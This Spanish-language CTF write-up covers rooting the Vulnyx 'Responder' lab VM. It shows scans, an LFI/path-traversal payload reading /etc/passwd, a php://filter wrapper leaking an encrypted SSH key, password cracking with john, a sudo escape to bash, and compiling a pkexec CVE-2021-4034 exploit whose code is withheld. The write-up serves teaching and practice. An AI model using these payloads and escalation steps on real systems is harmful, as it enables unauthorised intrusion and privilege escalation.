Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Responder– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Responder"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover:

```
16 Captured ARP Req/Rep packets, from 15 hosts.   Total size: 960
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
192.168.1.137   d8:5e:d3:e2:37:8f      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.138   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.139   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.134   fc:02:96:26:cd:99      1      60  Xiaomi Communications Co Ltd
192.168.1.129   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.128   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
192.168.1.131   04:c4:61:9d:9c:08      2     120  Murata Manufacturing Co., Ltd.
192.168.1.144   84:7b:57:62:bd:a3      1      60  Intel Corporate
192.168.1.138   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.139   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.133   9c:e0:63:b0:8c:27      1      60  Samsung Electronics Co.,Ltd
192.168.1.146   38:18:4c:d9:4d:bd      1      60  Sony Home Entertainment&Sound Products Inc
192.168.1.135   56:76:ca:18:5f:39      1      60  Unknown vendor
192.168.1.169   08:00:27:f7:92:29      1      60  PCS Systemtechnik GmbH
```

Escaneo inicial para descubrir los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# nmap -sS -sVC -p- --open -vvv --min-rate=5000 -n -Pn -oN allPorts 192.168.1.169
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 16:41 +0100
```


```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:F7:92:29 (Oracle VirtualBox virtual NIC)
```

Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:

Lanzamos whatweb para recoger más información:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# whatweb http://192.168.1.169
http://192.168.1.169 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.169]
```

Accedemos al puerto 80 de la máquina:



your answer is in the answer..

Realizamos un escaneo con gobuster directorios y archivos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# gobuster dir -u http://192.168.1.169 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,js,html,log,bak,zip,json -b 404
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.169
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              zip,json,php,js,html,log,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 31]
filemanager.php      (Status: 302) [Size: 0] [--> /]
```

Si intentamos acceder al recurso .php a través del navegador, nos devuelve a la página incial, vamos a capturar la petición con burpsuite para ver qué podemos hacer….

Pero antes, filemanager suena a gestor de archivos, vamos a probar a ver si tuviera algún parámetro que recibiera por GET para ver si pudierámos explotar un LOCAL FILE INCLUSION. Para ello utilizaremos wfuzz

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# wfuzz -c -u "http://192.168.1.169/filemanager.php?FUZZ=../../../../../..//etc/passwd" -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc=404 --hl=0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. C
z's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.169/filemanager.php?FUZZ=../../../../../..//etc/passwd
Total requests: 4750

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003429:   302        27 L     39 W       1430 Ch     "random"
```

Encontramos un parámetro que devuelve un código 302, todavía hay redirección pero confirmamos que con ese parámetro se puede realizar el PATH TRAVERSAL.

Dentro de Burpsuite, si cambiamos el método GET A POST nos libraremos de la redirección,

```
1  POST /filemanager.php?random=../../../../../..//etc/passwd HTTP/1.1
2  Host: 192.168.1.169
3  Accept-Language: es-ES,es;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/144.0.0.0 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7  Accept-Encoding: gzip, deflate, br
8  Connection: keep-alive
9
10
```

Obtenemos acceso al recurso /etc/passwd de la máquina víctima explotando un Local File Inclusio mediante la técnica Path Traversal.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
elliot:x:1001:1001::/home/elliot:/bin/bash
rohit:x:1002:1002::/home/rohit:/bin/bash
```

Bien, ahora observamos que hay un usuario sshd aparte de los otros dos usuarios que tienen shell asignada, esto nos da que pensar, porque en el escaneo inicial no estaba como abierto, primero vamos intentar listar alguna clave, o alguna credencial.

Después de un buen rato rebuscando, intento lista el mismo archivo que estamos utilizando para explotar la vulnerabilidad, es decir filemanager.php, pero para hacerlo necesitamos utilizar wrappers para envolver el recurso y poder listarlo en base64

```
POST /filemanager.php?random=
php://filter/convert.base64-encode/resource=filemanager.php HTTP/1.1
Host: 192.168.1.169
Accept-Language: es-ES,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# echo "PD9waHAKICAgICRmaWxlbmFtZSA9ICRfR0VUWydyYW5kb20nXTsKICAgIGluY2x1ZGUoJGZpbGVuYW1lKTsKICAgIGhlYWRlcignTG9jYXRpb246LycpOwoKCi8qCgotLS0tLUJFR0lOIFJTQSBQUklWQVRFIEtFWS0tLS0tClByb2MtVHlwZTogNCxFTkNSWVBURUQKREVLLUluZm86IERFUy1FREUzLUNCQyw0MTExMjREM0MzMDJENEY0CgpYQzJrYldOQllhMjB6REFyVDZCTWVDZ0thOW9SczhUNXNDVndzMXdHaWs4WldDaEY0aDZOOVR6RG5E
R0VNVVBHClgrbEtwL2ZES2laeG1KZFd1M1doTGpnaVhOYnZYK2ZMaUtacFdCekNBVnB3U2ljUy9qaklvcHp6V2pFM1BBQjcKdlJmd2RxZGlhRks3bVF4TEozby95cksyQ0NJOHVkMlVsRUVrOER4VE1Ha2xtZmY4Y2JocldJYyt
ieSs5QVM5dAp2S2Q3aHJzb0xSNkZheEJtZmRPNGRyMVFuOVBaa3ZvaEhuTW5wSTdmZEVDMlEzYXF1NnRGSU9EY1ZtNnJCYUlJClFNMENJUmRXSC9XaVc3WG10SlVyaUY1NXJRUkpxNCtTaFhXdFdLQlh5Sm5ZdnlFZHVxUWhpZU
owQkE5WkpqenkKbXlhVjFWNWwwZUtNaHhXV0JrWWF6NmJtRnNMcGJtWEJCZ0lhaW96S1NLSU1HV2Exc1dDQUd2MEVtTURSbkRHNApDbHhrcWduRGNnWXNrcmRaTFBKNVlONzdNOU91QjMwL1ZJR1hqenNrSlBwMlhhdWJ6WVM3Q
hZOalRiaUQ1dUNVCmkxZkhFenBQSS9RZUhRMjVYbHFsR0NVbGE2YjhtTEZLTU05MUtjak82VE9TWWdBckMra3lrYnVxZ0RQTWM3a3QKTUtoeHJzeWttcGtOejZGeHNGNzhrL2Jtc3RQTmJZRHNhNHluemxJcGlRSGIzK3BhcElE
Y3NITTRyVURpYjhKaApIUU1mamJTY2hwTDBZeFZYQWl6NE52bzMzVlF4cDFXUmgwZ2VvTzNiWXoxRDk0RnZvenBlSUxGZXhuS2FRZVQzCkdMQ0xOeVoxQksvcDVLS2g1RjFPaFVVMGJyZ2h6a3M1TmpGWWZOb0dkbktmUnNPSUE
rNlg5N0FpRGpxZzltazQKWWZiT2dLSGw3NXVFTHk0MVd6dU5udXluZndXa0FOejdCaFdWL1FDTFM3Tml5YUN1Y1hKQkpqM0xSZFQ0Q2txZgozRjFTTmdzaERxNHZEQzRSd2tKVzJ1bVRtRHBXMHJaM3N5emViOVA0L2JtUVhrV1
gvYnRvSUp6bW5CNnkrK0JzClhJcnRaS2ExeUo2L00wWEE2dEdUaStibllEMHdPbW9VNjRNM2wyMUhYdlFVT1hnU2c1bzBqSUpRY2VUS2NJTi8Kd0xMTk0weWJtenE3eitNbExHcnB5T2V6L2ZTQUVDdmFneVVaUm1ua3MwZVJSM
W9Lek1TMDBlK3FFRko0R21lRQpZdTJkSVRDNkkzcFZSWlFHY0NzWldDWCtCUCs2NExjZHo0L241bGVuc2phYjBqZDI4S2M3MnNyYUR0ZVNsUC9ZCndXWk05c1liWHRjczE0Y0lQcFczYTFkYmtPVDFXR0V3anQwWDBGMEROZ0Fw
dkE4WG5sVHIrd2hKVmFNQnlBNFUKdDNVUUhWVUlOTm9Mblg3dVNCUG85NnlXY3dBTXVYams4ajNaYUZWZDVyT0dxL1hkMHBLQkJBUmQyVW45UVpuTgo0UHpFV0YxZDkvQk9ielNlbzJkVkVaZ1lYY1JFM3Ywb0VaSW1GSW94UWN
2Z294eGVZak5WaVgwU3NZRUpmQTlGClBnOFpRNlIrWmpBM3BVMURxQnhXbkVySER5ZUdzblZCczhWSVFLT2lpWk1lQjEyVHg5YjlrOEU2cmpSSXc2TGEKVWJ6cFIrNENWZ1RvRDVUWkJEcEhoV0hkUGN2M0p1TkFiNDlYR2RzTD
g4OXVUd0JYK2ZTVHZMNkZrWHRaanlTWApnbTZ2NXgvT1BaZzRCQi9DbkNXU2VpRytyVzBpTVU0VEdFNUxxZnV5QlpCT2hWY0R0cmkzcXBZTEdILzVOS2Z3CmRxMTVtOXJSZWgvSmVjNlo4Qk5pOVhvNWdFakdnbFFBL1RmdzJWc
UNtcnNNYVUzaU5NTlhMS3JZVGNzbTBxSGIKdlJZdlFsOUdnZUFwZHJaL0JZL3lTYjZPak5VUzFOYzlWaXYwQU05aUNIcDR0SDZPZm1WcG5WekR1b2pka1hpWgpsQi92d2JDbzlDY0JadDdsTTkxSGw2MFpsaExzT2EvNjlQQWVD
M2NaUjJaMXN2VmsxZ2NEcnc9PQotLS0tLUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQoKCiovCgo/Pgo=" | base64 -d
```

Encontramos una clave escondida dentro del archivo PHP

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,411124D3C302D4F4

XC2kbWNBYa20zDArT6BMeCgKa9oRs8T5sCVws1wGik8ZWChF4h6N9TzDnDGEMUPG
X+lKp/fDKiZxmJdWu3WhLjgiXNbvX+fLiKZpWBzCAVpwSicS/jjIopzzWjE3PAB7
vRfwdqdiaFK7mQxLJ3o/yrK2CCI8ud2UlEEk8DxTMGklmff8cbhrWIc+by+9AS9t
vKd7hrsoLR6FaxBmfdO4dr1Qn9PZkvohHnMnpI7fdEC2Q3aqu6tFIODcVm6rBaII
QM0CIRdWH/WiW7XmtJUriF55rQRJq4+ShXWtWKBXyJnYvyEduqQhieJ0BA9ZJjzy
myaV1V5l0eKMhxWWBkYaz6bmFsLpbmXBBgIaiozKSKIMGWa1sWCAGv0EmMDRnDG4
ClxkqgnDcgYskrdZLPJ5YN77M9OuB30/VIGXjzskJPp2XaubzYS7BvNjTbiD5uCU
i1fHEzpPI/QeHQ25XlqlGCUla6b8mLFKMM91KcjO6TOSYgArC+kykbuqgDPMc7kt
MKhxrsykmpkNz6FxsF78k/bmstPNbYDsa4ynzlIpiQHms+papIDcsHM4rUDib8Jh
HQMfjbSchpL0YxVXAiz4Nvo33VQxp1WRh0geoO3bYz1D94FvozpeILFexnKaQeT3
GLCLNyZ1BK/p5KKh5F1OhUU0brghzks5NjFYfNoGdnKfRsOIA+6X97AiDjqg9mk4
YfbOgKHl75uELy41WzuNnuynfwWkANz7BhWV/QCLS7NiyaCucXJBJj3LRdT4Ckqf
3F1SNgshDq4vDC4RwkJW2umTmDpW0rZ3syzeb9P4/bmQXkWX/btoIJzmnB6y++Bs
XIrtZKa1yJ6/M0XA6tGTi+bnYD0wOmoU64M3l21HXvQUOXgSg5o0jIJQceTKcIN/
wLLNM0ybmzq7z+MlLGrpyOez/fSAECvagyUZRmnks0eRR1oKzMS00e+qEFJ4GmeE
```

Bien, llegados a este punto, no sabía por donde tirar, puesto que tenía credenciales válidas para acceder a la máquina, pero sin un puerto al que conectarme.

Entonces recordé que en sistema dual-stack (Ipv4 e Ipv6) la pila de protocolos es independiente, es decir, un protocolo puede estar funcionando por un puerto en Ipv4 y no hacerlo por Ipv6 y viceversa, bien todo apuntaba a que el servicio SSH estaba corriendo de alguna manera y era muy posible que estuviera corriendo por Ipv6 puesto que el daemon estaba presente. Bien, las direcciones Ipv6 se guardan en el siguiente recurso /proc/net/if_inet6. Debido a la vulnerabilidad Local File Inclusion podemos leer archivos de la máquina víctima, así que vamos a listarlo:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# curl -sX POST "http://192.168.1.169/filemanager.php?random=../../../../../..//proc/net/if_inet6"
00000000000000000000000000000001 01 80 10 80       lo
fe800000000000000a0027fffef79229 02 40 20 80   enp0s3
```

Ahí tenemos las dos interfaces de red, la que nos interesa es enp0s3 (la otra es la loopback, son direcciones internas). Si le aplicamos un tratamiento al output teniendo en cuenta que las direcciones Ipv6 tienen 128 bits es decir 8 cuartetos de caracteres hexadecimales, obtenemos lo siguiente:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# curl -sX POST "http://192.168.1.169/filemanager.php?random=../../../../../..//proc/net/if_inet6" | tail -n 1
fe800000000000000a0027fffef79229 02 40 20 80   enp0s3

┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# curl -sX POST "http://192.168.1.169/filemanager.php?random=../../../../../..//proc/net/if_inet6" | tail -n 1 | awk '{print $1}'
fe800000000000000a0027fffef79229

┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# curl -sX POST "http://192.168.1.169/filemanager.php?random=../../../../../..//proc/net/if_inet6" | tail -n 1 | awk '{print $1}' | fold -w4
fe80
0000
0000
0000
0a00
27ff
fef7
9229

┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# curl -sX POST "http://192.168.1.169/filemanager.php?random=../../../../../..//proc/net/if_inet6" | tail -n 1 | awk '{print $1}' | fold -w4 | xargs
fe80 0000 0000 0000 0a00 27ff fef7 9229

┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# curl -sX POST "http://192.168.1.169/filemanager.php?random=../../../../../..//proc/net/if_inet6" | tail -n 1 | awk '{print $1}' | fold -w4 | xargs | tr ' ' ':'
fe80:0000:0000:0000:0a00:27ff:fef7:9229
```

Se imprime la última línea, se selecciona el primera argumento, se agrupa de 4 en 4, se colocan todos los elementos en la misma línea y sustituimos los espacios por “:” y tenemos la Ipv6 :)

Vamos escanear la máquina utilizando la Ipv6 a ver qué nos encontramos…

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# nmap -6 -p 22 fe80:0000:0000:0000:0a00:27ff:fef7:9229
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 17:37 +0100
Nmap scan report for fe80::a00:27ff:fef7:9229
Host is up (0.00069s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:F7:92:29 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

Como sospechaba, el puerto 22 (servicio SSH) estaba abierto por Ipv6 aunque en el escaneo incial por Ipv4 aparecía cerrado.

Bien ahora ya podemos conectarnos a la máquina, tenemos una credencial válida aunque está encriptada, será cuestion de romperla con John The Ripper. Primero extraemos el hash de la clave RSA y lo pasamos por John The Ripper.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# ssh2john id_rsa > hash

┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elliott          (id_rsa)
1g 0:00:00:00 DONE (2026-02-26 17:46) 25.00g/s 84800p/s 84800c/s 84800C/s hellboy..stargirl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La contraseña es elliot, así que podemos deducir que de los dos usuarios antes listados, tenemos que conectarnos como elliot.


Bien, nos conectamos por SSH, pero en este caso hay una peculiaridad, tenemos que hacerlo por Ipv6, para conectarnos por Ipv6 tenemos que indicar con %eth0 ya que es nuestra interfaz de red, antes de nada otorgamos permiso 600 a la id_rsa. INTRUSIÓN CONSEGUIDA!

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/phoenixx/Escritorio/responder]
└─# ssh elliot@fe80:0000:0000:0000:0a00:27ff:fef7:9229%eth0 -i id_rsa

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux responder 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
elliot@responder:~$
```


Dentro de la máquina utilizamos el comando sudo -l para ver que podemos ejecutar con permisos de otros usuarios:

Encontramos que podemos utilizar el binario calc (no lo había visto en mi vida, pero suena a calculadora), bien, si accedemos a las opciones de ayuda podremos entender el funcionamiento mejor:

Aquí descubrí dos maneras de pivotar lateralmente al usuario rohit, por un lado desde las páginas de ayuda del binario. Si ejecutamos:




Nos llevará a las páginas de ayuda, si dentro ejecutamos !bash, habremos pivotado al usuario rohit, porque aunque estemos en las páginas de ayuda seguimos dentro de la ejecución del binario, ejecución que está siendo llevada a cabo con privilegios del usuario rohit



Aquí ya lo tendríamos, pero vamos a ver otra manera, que ha sido demasiado fácil…

Si interactuamos con el binario, nos daremos cuenta que es una calculadora programada en el lenguaje C. Vamos a programar un poco :)

Si utilizamos la función system de la librería stdlib.h para ejecutar un comando a nivel de sistema y llamamos al binario /bin/bash, mirad lo que pasa…



También nos convertiremos en el usuario rohit :D

Ahora que somos el usuario rohit, la manera de convertirnos en administrador (root) es una labor de investigación.

Si ejecutamos:

```
rohit@responder:~$ find / -perm -4000 2>/dev/null | xargs -I {} ls -l {}
-rwsr-xr-x 1 root root 63736 jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 44528 jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 44440 jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 84016 jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63568 ene 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 51280 ene 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 23288 ene 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 157192 ene 20  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 54096 jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 34888 ene 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 18888 ene 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 ene 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51184 jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Todos los archivos son propiedad de root y tienen el SUID activado, es decir que en el contexto de su ejecución se podría escalar a root. Vale, todo estos archivos lo normal es que tengan ese permiso activado en condiciones normales. Pero la versión de pkexec está desactualizada, si hacemos:

```
rohit@responder:~$ pkexec --version
pkexec version 0.105
```

y ahora buscamos por Internet, encontraremos que esta versión tiene una vulnerabilidad pública, en concreto la CVE-2021-4034. Para explotarla tenemos que compilar dos archivos en lenguaje C dentro de la máquina víctima. No comparto el código del exploit por razones obvias :)

```
rohit@responder:/tmp$ gcc -shared -o evil.so -fPIC evil-so.c
rohit@responder:/tmp$ gcc exploit.c -o exploit
rohit@responder:/tmp$ chmod +x exploit
rohit@responder:/tmp$ ./exploit
# bash -p
root@responder:/tmp# whoami
root
root@responder:/tmp#
```

Compilamos el exploit, le damos permisos de ejecución, lo ejecutamos y obtenemos una shell como root.

ROOT CONSEGUIDO!